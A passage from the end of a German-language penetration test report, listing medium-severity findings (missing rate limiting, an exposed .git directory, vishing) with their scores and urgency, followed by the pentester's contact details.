M4	5.3	Fehlende Rate-Limiting-Maßnahmen (Brute Force)	**Mittel**	Kurzfristig
M5	5.3	Sensitive Information Exposure (.git Verzeichnis)	**Mittel**	Kurzfristig
M6	–	Informationspreisgabe durch psychologische Manipulation (Vishing)	**Mittel**	Kurzfristig

6.2 Kontakt

Bei Fragen zu diesem Bericht, den identifizierten Schwachstellen oder den empfohlenen Maßnahmen stehen wir gerne zur Verfügung. Bitte wenden Sie sich direkt an die verantwortlichen Pentester dieses Assessments:

Florian Schüssler
PENTESTER
florian@access-granted.de

Access Granted GmbH · Albert-Einstein-Straße 1 · 95208 Hof